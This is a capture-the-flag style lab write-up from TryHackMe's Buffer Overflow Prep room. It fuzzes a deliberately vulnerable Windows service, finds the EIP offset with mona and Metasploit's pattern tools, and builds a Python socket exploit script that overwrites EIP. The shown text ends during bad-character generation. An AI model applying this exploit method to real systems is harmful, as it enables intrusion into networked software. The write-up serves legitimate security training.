Buffer Overflow Prep

This is part of Tryhackme – Offensive Pentesting Learning Path


First logging onto the machine using RDP with the following given credentials: admin/password

Mona Configuration

The mona script has been preinstalled, however to make it easier to work with, you should configure a working folder using the following command, which you can run in the command input box at the bottom of the Immunity Debugger window:

```
!mona config -set workingfolder c:\mona\%p
```

Creating a file on your Kali box called fuzzer.py with the following contents:



The fuzzer will send increasingly long strings comprised of As. If the fuzzer crashes the server with one of the strings, the fuzzer should exit with an error message. Make a note of the largest number of bytes that were sent.

```
┌──(kali㉿kali)-[~/THM/buffer]
└─$ python3 fuzzer.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing with 800 bytes
Fuzzing with 900 bytes
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing with 1200 bytes
Fuzzing with 1300 bytes
Fuzzing with 1400 bytes
Fuzzing with 1500 bytes
Fuzzing with 1600 bytes
Fuzzing with 1700 bytes
Fuzzing with 1800 bytes
Fuzzing with 1900 bytes
Fuzzing with 2000 bytes
Fuzzing crashed at 2000 bytes
```

It did crash the server at 2000 bytes. Now, we will run the following command to generate a cyclic pattern of a length 400 bytes longer that our string that crashed the server (change the -l value to 2400):


```
┌──(kali㉿kali)-[~/THM/buffer]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2400
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8A
d9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah
8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7
Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6A
p7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At
6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5
Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4B
b5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf
4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3
Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2B
n3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br
2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1
Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0B
z1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd
0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9
Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8C
k9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co
8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7
Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6C
w7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da
6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9
```

we copy the output pattern and place it into the payload variable of our exploit.py script

```python
import socket

ip = "10.10.39.139"
port = 1337

prefix = "OVERFLOW1 "
offset = 0
overflow = "A" * offset
retn = ""
padding = ""
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5
Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah
5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4A
l5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4
Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At
4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3A
x4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3
Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf
3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2B
j3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2
Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br
2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1B
v2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1
Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd
1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0C
h1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0
Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp
0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9C
t0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9
Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da
9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9"
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
  print("Could not connect.")
```

```
└─$ python3 exploit.py
Sending evil buffer...
Done!
```

The script crashes the oscp.exe server and we see that it throws out an error implying “Access violation”.



in the command input box of Immunity Debugger at the bottom of the screen, we will run the following mona command, we will change the distance to the same length as the pattern we created before

!mona findmsp -distance 2400

```
        Immunity Debugger 1.85.0.0 : R'lyeh
        Need support? visit http://forum.immunityinc.com/
        "C:\Users\admin\Desktop\vulnerable-apps\oscp\oscp.exe"

        Console file 'C:\Users\admin\Desktop\vulnerable-apps\oscp\oscp.exe'
        [14:09:53] New process with ID 00000A3C created
004012D0 Main thread with ID 00000A30 created
00400000 Modules C:\Users\admin\Desktop\vulnerable-apps\oscp\oscp.exe
62500000 Modules C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll
756A0000 Modules C:\Windows\system32\KERNELBASE.dll
75BD0000 Modules C:\Windows\system32\RPCRT4.dll
76300000 Modules C:\Windows\system32\NSI.dll
765E0000 Modules C:\Windows\system32\msvcrt.dll
77430000 Modules C:\Windows\system32\WS2_32.dll
774D0000 Modules C:\Windows\SYSTEM32\ntdll.dll
77620000 Modules C:\Windows\system32\kernel32.dll
004012D0 [14:09:53] Program entry point
        Analysing oscp
          16 heuristical procedures
          236 calls to known functions
          8 loops, 1 switches
0BADF00D [+] Command used:
0BADF00D !mona config -set workingfolder c:\mona\%p
0BADF00D Writing value to configuration file
0BADF00D Old value of parameter workingfolder =
0BADF00D [+] Creating config file, setting parameter workingfolder
0BADF00D New value of parameter workingfolder =  c:\mona\%p
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.001000
75060000 Modules C:\Windows\system32\mswsock.dll
77360000 Modules C:\Windows\system32\user32.dll
75CE0000 Modules C:\Windows\system32\GDI32.dll
764D0000 Modules C:\Windows\system32\LPK.dll
76430000 Modules C:\Windows\system32\USP10.dll
76410000 Modules C:\Windows\system32\IMM32.DLL
76310000 Modules C:\Windows\system32\MSCTF.dll
00401973 New thread with ID 00000E7C created
6F43396E [14:10:55] Access violation when executing [6F43396E]
0BADF00D [+] Command used:
0BADF00D !mona findmsp -distance 2400
0BADF00D [+] Looking for cyclic pattern in memory
74BB0000 Modules C:\Windows\System32\wshtcpip.dll
0BADF00D     Cyclic pattern (normal) found at 0x01b7f272 (length 2400 bytes)
0BADF00D     Cyclic pattern (normal) found at 0x0088394a (length 2400 bytes)
0BADF00D     Cyclic pattern (normal) found at 0x00884d7a (length 2400 bytes)
0BADF00D [+] Examining registers
0BADF00D     EIP contains normal pattern : 0x6f43396e (offset 1978)
0BADF00D     ESP (0x01b7fa30) points at offset 1982 in normal pattern (length 418)
0BADF00D     EBP contains normal pattern : 0x43386e43 (offset 1974)
0BADF00D     EBX contains normal pattern : 0x376e4336 (offset 1970)
```

```
!mona findmsp -distance 2400
Searching...
```

Mona should display a log window with the output of the command

```
0BADF00D [+] Examining registers
0BADF00D     EIP contains normal pattern : 0x6f43396e (offset 1978)
0BADF00D     ESP (0x01b7fa30) points at offset 1982 in normal pattern (length 418)
0BADF00D     EBP contains normal pattern : 0x43386e43 (offset 1974)
0BADF00D     EBX contains normal pattern : 0x376e4336 (offset 1970)
0BADF00D [+] Examining SEH chain
0BADF00D [+] Examining stack (+- 2400 bytes) - looking for cyclic pattern
0BADF00D     Walking stack from 0x01b7f0d0 to 0x01b80394 (0x000012c4 bytes)
```

```
!mona findmsp -distance 2400
Searching...
```

One line we want to focus:

EIP contains normal pattern : ... (offset 1978)

Update your exploit.py script and set the offset variable to this value (was previously set to 0). Set the payload variable to an empty string again. Set the retn variable to "BBBB".

```
import socket

ip = "10.10.86.161"
port = 1337

prefix = "OVERFLOW1 "
offset = 1978
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5A
d6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5A
h6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5A
l6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5A
p6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5A
t6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5A
x6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5B
b6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5B
f6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5B
j6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5B
n6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5B
r6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5B
v6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5B
z6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5C
d6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5C
h6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5C
l6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5C
p6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5C
t6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5C
x6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5D
b6Db7Db8Db9"
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
  print("Could not connect.")
~
~
~
~
~
~
"exploit.py" 24L, 2844B                                                    8,23          All
```

```
Registers (FPU)
EAX 018CF268 ASCII "OVERFLOW1 AAAAA
ECX 005C5934
EDX 00000000
EBX 41414141
ESP 018CFA30 ASCII "Aa0Aa1Aa2Aa3Aa4
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(4000)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000000

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,L

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U
FST 0000  Cond 0 0 0 0  Err 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1
```

Restart oscp.exe in Immunity and run the modified exploit.py script again. The EIP register should now be overwritten with the 4 B's (e.g. 42424242).

We will generate a byte-array using mona, and we will exclude the null byte (\x00) by default.

```
!mona bytearray -b "\x00"
```

!mona config -set workingfolder c:\mona\%p !mona bytearray -b "\x00"

Now we will generate a string of bad characters that is same as the byte-array. We will use the following python script in order to generate a string of bad chars from \x01 to \xff:

```python
#!/usr/bin/env python3

for x in range(1, 256):
   print("\\x" + "{:02x}".format(x), end='')

print()
```

```
┌──(kali㉿kali)-[~/THM/buffer]
└─$ python3 badchar.py
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e
\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c
\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a
